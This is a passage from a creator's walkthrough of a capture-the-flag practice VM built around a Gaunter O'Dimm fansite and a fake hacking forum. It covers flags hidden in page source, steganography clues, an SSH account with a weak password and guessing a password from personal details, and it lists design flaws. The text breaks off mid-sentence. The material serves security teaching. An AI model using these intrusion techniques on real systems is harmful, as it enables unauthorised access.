

CyberSCI Womenz VM: Forum Walkthrough

July 25,2020

IP Address: 3.236.21.15

Open Ports:

22 - SSH

80 - HTTP

FLAGS:


- Flag 1 - 10 points
- Flag 2 - 10 points
- Flag 3 - 10 points
- Flag 4 - User Flag - 20 points
- Flag 5 - Root Flag - 30 points

Goal:

- To explain all the steps to completing this VM
- To point out a couple of flaws in the design of this VM as it is the first I have created.

Part 1: Finding Flag 1

Landing Page:



Checking the page source:


ISSUE 1: Should have changed "FLAG 0 of 10" to show that there is only 5 flags

```

47     </nav>
48     <!-- END nav -->
49
50     <section class="hero-wrap js-fullheight" style="background-image: url(images/god1.jpg);" data-stellar-background-ratio="0.5">
51         <div class="overlay"></div>
52         <div class="container">
53             <div class="row no-gutters slider-text js-fullheight justify-content-center align-items-center">
54                 <div class="col-lg-12 ftco-animate d-flex align-items-center">
55                     <div class="text text-center">
56                         <br><br><br>
57                         <h1 class="mb-4">Welcome to the Gaunter O'Dimm Fansite</h1>
58                         <span class="subheading">"All who have learned my true name are now either dead or have met an even worse fate." - Gaunter O'Dimm</span>
59                         <p>Gaunter O'Dimm is a character from the Witcher 3.</p>
60                         <!-- FLAG 0 of 10: YOU THOUGHT IT WOULD BE THIS EASY-->
61                         <br><br>
62                         <p><a href="about.html" class="btn btn-primary btn-outline-primary px-4 py-2">Learn More</a></p>
63                     </div>
64                 </div>
65             </div>
66         </div>
67     </section>
68     <footer class="ftco-footer ftco-section">
69         <div class="col-md-12 text-center">
70             <p><!-- Link back to Colorlib can't be removed. Template is licensed under CC BY 3.0. -->

```

Checking the about page:



MasterMirror


HOMEABOUTFORUM

About


Gaunter O'Dimm, sometimes called Master Mirror or Man of Glass, was a powerful individual, creating pacts with people in exchange for their souls and being able to control time with a mere clap of his hands.

He is believed to be either the God of the witcher universe, the devil, or a extremely powerful demon from another world. He is extremely powerful, and is most likely immortal. He is a far better villian than the Wild Hunt. He makes pacts at the cost of one's soul, but he twists people's wishes into nightmares. He has many names but his true name is never revealed as it will drive anyone who knows it mad. He is known as:

- Man of Glass
- Master Mirror
- Merchant of Mirrors
- Evil Incarnate



ISSUE 2: Should have removed this comment from a previous CTF I did. It is a flag but I don't remember how to decode it.




Checking the rabbit hole:


NOTE: This is from an old CTF as well, it doesn't do anything (hence the name)




The rabbit hole page:



Finding the forum:






ISSUE 3: There are too many threads, and the event was too short for people to go through them all

The Hacking Forum:

OBJECTIVE: to put the little pieces of information together to figure out what happened on the Forum

NOTE: This is newest version of myBB, there is exploits for the old versions but none should work on this version. Trying to log in as any of the users or create an account will get you nowhere. The password for the admin user is md5sum of a random non-english word. This can only be solved by putting together bits of information manually.



Three important threads:

- My Rubber Duck Collection
- Bitcoin Transfer Trading
- WTH You guys hacked me

Thread / Author	Replies	Views	Rating	Last Post (asc)
July 2020 Security Update: CVE-2020-1350 Vulnerability in Windows Domain Name System Topic started by ru88erDucky	1	41	★★★★★	07-18-2020, 10:43 PM Last Post: ObiWanKenobi
Up and coming Attack/Defense CTF, recruiting team members. Topic started by ObiWanKenobi	1	27	★★★★★	07-18-2020, 10:42 PM Last Post: ObiWanKenobi
ADMIN NOTE: If Attachments dont load reload the page Topic started by Odayandslay	1	48	★★★★★	07-18-2020, 10:41 PM Last Post: ObiWanKenobi
My Rubber Duck Collection. Topic started by th0rr0th	7	175	★★★★★	07-18-2020, 10:39 PM Last Post: R0ach234
This is interesting Topic started by trollololo	2	35	★★★★★	07-15-2020, 01:19 AM Last Post: Odayandslay
Welcome 1 2 Topic started by GaunterODimm	10	183	★★★★★	07-15-2020, 12:39 AM Last Post: ObiWanKenobi
Exploitation Case Study for CVE-2020-1062 Topic started by th0rr0th	4	31	★★★★★	07-15-2020, 12:35 AM Last Post: ru88erDucky
Database buying/reselling a lucrative business? Topic started by trollololo	5	44	★★★★★	07-15-2020, 12:34 AM Last Post: ru88erDucky
WTH You guys hacked me Topic started by GaunterODimm	2	78	★★★★★	07-14-2020, 06:01 PM Last Post: ru88erDucky
Parrot OS vs Kali Topic started by Odayandslay	5	34	★★★★★	07-12-2020, 10:11 PM Last Post: Odayandslay
Good Free CTFs and Sec Challenges Topic started by ManyHats	3	34	★★★★★	07-12-2020, 10:10 PM Last Post: Odayandslay
Trolling Topic started by bluebone46	1	22	★★★★★	07-12-2020, 10:07 PM Last Post: Odayandslay
Bitcoin Transfer Tracing Topic started by trollololo	6	51	★★★★★	07-12-2020, 09:36 PM Last Post: trollololo
Stego Topic started by ru88erDucky	2	73	★★★★★	07-12-2020, 09:34 PM Last Post: GaunterODimm
Anything useful in this metadata? Topic started by kaliking669	1	28	★★★★★	07-11-2020, 07:58 PM Last Post: GaunterODimm


Sort by: Last Post Order: Descending From: The Beginning Go

IMPORTANT INFO 1:

Found on thread: Bitcoin Transfer Trading
Admin Says:

"I created a tool it is hosted here at mastermirror/pnbct
Give me any advice you might have as it is still a work in progress"

Which tells us that there is another Web Application on the server, and it is unfinished so potentially vulnerable.



IMPORTANT INFO 2:

Found on thread: WTF You guts hacked me

Admin says:


"I have made the tool unavailable externally.
Stop trying to hack me. Its very immature."


ru88erDucky says:

"You can still access it. You have a really weak user ssh_proxy. You can proxy the traffic from localhost:3000 through ssh. Just stop running it!!!!"

This tells us the tool is no longer available at the location it was before, and it is running on localhost:3000. Additionally there is a user ssh_proxy with a weak password.

ISSUE 4: Clearer language should have been used here to explain the method of access.





IMPORTANT INFO 3:


Found on thread: My Rubber Duck Collection

th0rr0th says:

"This is my rubber duck collection feel free to add your own"


Followed by an encoded string.

Decoding the string using Cyberchef:






The Admin is in an idiot. Lets mess with him. Hide your replies in rubber duck images with password ducky.

To extract the text from each the images use the tool stegosuite:
Open the image, enter the password, and then click Extract.



Going through the thread each user has attached a picture of a rubber duck which all contain a message:

	<p>Splish Splash I was taking a bath. Continue this thread.</p>
	<p>I hear u mate. Did u see his blog lolz terrible.</p> <p>New Potential Location: Admins blog</p>
	<p>His tool is super vulnerable, and he left a bunch of files lying around.</p> <p>New Info: Files available, and tool confirmed as vulnerable</p>



	<p>He uses the same password that every old person uses, where he lives, his birth year, and his pets name. It took like 3 tries to guess.. Lol . I got user on this server</p> <p>Using this info: Potential Password: [where he lives][birthyear][pets name]</p> <p>ISSUE 5: What this was a password for 